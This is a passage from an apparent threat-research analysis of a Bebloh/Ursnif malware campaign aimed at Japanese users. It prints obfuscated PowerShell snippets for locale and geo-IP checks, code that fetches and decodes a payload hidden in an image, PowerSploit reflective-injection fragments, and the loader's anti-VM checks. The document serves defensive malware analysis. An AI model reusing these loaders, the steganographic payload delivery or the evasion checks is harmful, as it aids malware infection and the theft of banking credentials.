n3///re//cfPP/3hU/rii+vTpzrSVdaV6rjSfK5S+1XyTPsXdX8ppadrrv1Iafunip8mfioXPrD/zYofOz5Q9nf5119Lf
tLF5wtfNPEdfpfWHb9bj1+Z91/218V31r0aNvVxM/Usgr2k2MzeCxZL2n0p9zXvqxb8Le9HuRUcZWDd0bw2tji4p4rnS9
```

Snipped PowerShell code.

The code is heavily obfuscated and contains a set of additional tests to ensure that the targeted machine not only has Japanese settings, but is also physically located in Japan prior to downloading Bebloh’s payload.

New Language Setting Test




The malicious PowerShell process is identified within the Cybereason Defense Platform with parent and child processes.

Before downloading the payload, the PowerShell code runs a final language check to ensure the target is indeed Japanese. It matches the result of the Omk() function against ‘j’, for Japanese:


```
return ${H`FS}};.("{2}{0}{1}" -f'-','Type','Add') -typedef
 "using System;public class mO {public static string
Omk(){return
System.Globalization.CultureInfo.CurrentCulture.Name;}}";
if ([mO]::"O`MK"() -match 'j'){&("{0}{1}{2}"-f'A','dd',
'-Type') -AssemblyName ("{2}{3}{1}{0}"-f'g','win','S',
'ystem.Dra');
```

The file is compiled and dropped in the %temp% folder:



Name	Size	Date modified
ettiyvph.dll	4 KB	2/28/2019 12:52 PM


The decompiled code shows the Omk() function that checks the CultureInfo.CurrentCulture property:



```
public class mO
{
    public static string Omk()
    {
        return CultureInfo.CurrentCulture.Name;
    }
}
```

Geo-IP Location Check

The downloader’s last test is a geolocation test using the ipinfo.io API to verify that the IP address is Japanese:



```
"DoWNloa`DST`RINg"(("{5}{0}{7}{4}{1}{6}{3}{2}"-f 't','f','ountry',
'o/c','in','ht','o.i','ps://ip'))."TR`Im"()+("{1}{0}"-f 'D','.LCI');${
J`Aa} = .("{0}{1}"-f 'Ni','ce') -Dayh ${E`c`Ho1} -Colss ${P`Ui};${u`Y
```

```
GET https://ipinfo.io/country HTTP/1.1
Host: ipinfo.io
```

```
HTTP/1.1 200 OK
Date: Thu, 28 Feb 2019 08:22:57 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3
X-Powered-By: Express
x-cloud-trace-context: 2bfbf2d17bec8a49e92423cb388ed33f/16925524815982818836;o=0
Access-Control-Allow-Origin: *
X-Frame-Options: DENY
Via: 1.1 google

JP
```


Detecting country by IP geolocation.

Usage of Steganography to Hide the Payload in Plain Sight

Once all the checks are done, the PowerShell code downloads an image file hosted on an image sharing websites such as Imgur or postimage.cc: hxxps://i.imgur[.]com/96vV0YR[.]png

Even the images have Japanese theme. ^_^


The embedded content is decrypted by the following PowerShell code, which is based on the Invoke-PSImage steganography project:



```
"G`etReSP`ONse"();${Ff}=${R`A}."conT`eNt`leNgTh"; if (${f`F} -ge
55555){${g}=.('DF') ("{4}{2}{1}{0}{3}" -f 'a','em.Dr','t',
'wing.Bitmap','Sys')((.('DF') ("{2}{1}{0}" -f 'lient','t.WebC',
'Ne'))."O`peNrE`Ad"(${u`Rl}));${o}=&('DF') ("{0}{1}" -f'By',
'te[]') 111500;(0..222)|.('%'){foreach(${X} in(0..499)){${p}=${G
}."G`EtpI`xEl"(${X},${_});${o}[${_}*500+${X}]=([math]::"flO`oR"((
${P}."b"-band15)*16)-bor(${p}."G" -band 15))}};${eC`h`ol}=[System
.Text.Encoding]::"u`Tf8"."Ge`TS`TriNG"(${o}[0..111471]);${P`Ui} =
```

PowerSploit Reflectively Loads Bebloh


The decrypted PowerShell code embedded in the image is based on the PowerSploit framework that uses the reflective PE injection module Invoke-ReflectivePEInjection to load and execute Bebloh's code to memory:




```
    if (${E`Xe`Args} -ne ${n`ULl} -and ${EX`ea`RGs} -ne '')
    {
        ${eXe`AR`GS} = "ReflectiveExe $ExeArgs"
    }
    else
    {
        ${exEa`R`GS} = "ReflectiveExe"
    }
    if (${CoMpU`Te`Rn`A`me} -eq ${n`Ull} -or ${Co`MPuT`ERna`ME}
    -imatch "^\s*$")
```

Excerpt from decrypted content hidden in the downloaded image.

The unpacked payload dumped from the injected explorer.exe indicates that the payload is in fact Bebloh:



```
mov     eax, ds:off_4090B0 ; "Global\\UzEE2C66FF"
push    eax
push    0
lea     eax, [ebp+var_30]
push    eax
```




```
aInjectfile     db 0Dh,0Ah              ; DATA XREF: DATA:off_5246A18C↓o
                db 'INJECTFILE',0
                align 4
aExeupdate      db 0Dh,0Ah              ; DATA XREF: DATA:off_5246A190↓o
                db '*EXEUPDATE ',0
                align 4
aWwwGoogleCom   db 'www.google.com',0   ; DATA XREF: DATA:off_5246A194↓o
                align 4
aTver           db '?tver=',0
                align 4
aVcmd           db '&vcmd=',0
                align 4
aCmp            db 'CMP',0
aHttps          db 'https://',0
                align 4
aCmd0           db 'CMD0',0
                align 4
aPost           db 'POST',0             ; DATA XREF: DATA:off_5246A1AC↓o
                align 4
aWsock32        db 'wsock32',0          ; DATA XREF: DATA:off_5246A1B0↓o
aWininet        db 'wininet',0          ; DATA XREF: DATA:off_5246A1B4↓o
aOleaut32       db 'oleaut32',0         ; DATA XREF: DATA:off_5246A1B8↓o
                align 4
aKeret          db '&keret=',0          ; DATA XREF: DATA:off_5246A1BC↓o
```

INJECTFILE = web injects configuration

tver = build time (Unix)


keret = keyboard layout list (language)

Once Bebloh is injected to explorer.exe, it downloads Ursnif's loader payload from the C2 server:


powershell.exe
Parent process
explorer.exe
Process name
gyehtuegg.exe
Children
PowerSploit's Reflective PE injection
Bebloh injected to a second instance of Explorer.exe
Ursnif's Dropper


Bebloh drops Ursnif depicted through a malicious PowerShell process and child processes shown in the Cybereason Defense Platform.

Stage Three: Ursnif's Loader



The malicious gyehtuegg.exe (Ursnif Loader) spawns an instance of explorer.exe, depicted in the Cybereason Defense Platform.


Ursnif's loader unpacks the main payload (client.dll / client64.dll), which is embedded in the loader's PE resource section (RT_RCDATA):



32-bit and 64-bit version of client.dll.


Prior to its decryption, the loader conducts a series of tests to determine whether the loader is running in a hostile environment, namely, whether it is being debugged or run in a sandbox or virtual machine. For example, Bebloh runs the following checks:

- A Xeon CPU check to determine whether it is running on a server, laptop, or PC.
- A virtualization vendor check to determine whether it is running in vbox, qemu, vmware or on a virtual hd.
- A timing check (RDTSC with CPUID to force a VM exit and to thwart debuggers and sandboxes).




```
qmemcpy(&v10, &unk_405284, 0x1Eu);
v7 = GetModuleHandleA(0);
if ( sub_4011D3() != 15 )
{
  v0 = (CHAR *)sub_402BC6();
  if ( Xeon_CHECK() || VM_CHECK() || GetTickCount() > 0x61A8 && TIME_CHECK() )
  {
    MessageBoxA(0, v0, 0, 0x10u);             // Error Message
    return 0;
  }
  sub_40168D(v0);
```

The following is an example of virtualization checks using the SetupDiGetClassDevsA() and SetupDiGetDeviceRegistryPropertyA() APIs to query hardware information stored in the Windows registry:



```
call    sub_402BC6      ; FLOSS: vbox
mov     [ebp+lpSrch], eax
lea     eax, [ebp+var_18]
call    sub_402BC6      ; FLOSS: qemu
mov     [ebp+var_10], eax
lea     eax, [ebp+var_34]
call    sub_402BC6      ; FLOSS: vmware
mov     [ebp+var_14], eax ; FLOSS stackstring: "30
lea     eax, [ebp+DeviceInfoData.ClassGuid.Data4]
call    sub_402BC6      ; FLOSS: virtual hd
push    2               ; Flags
push    ebx             ; hwndParent
mov     [ebp+var_1C], eax
push    ebx             ; Enumerator
lea     eax, [ebp+ClassGuid]
push    eax             ; ClassGuid
call    ds:SetupDiGetClassDevsA
```

If any of the above tests returns positive, the loader displays an error message and terminate the process:



Error Initializing Client App!

Error message displayed upon VM detection.

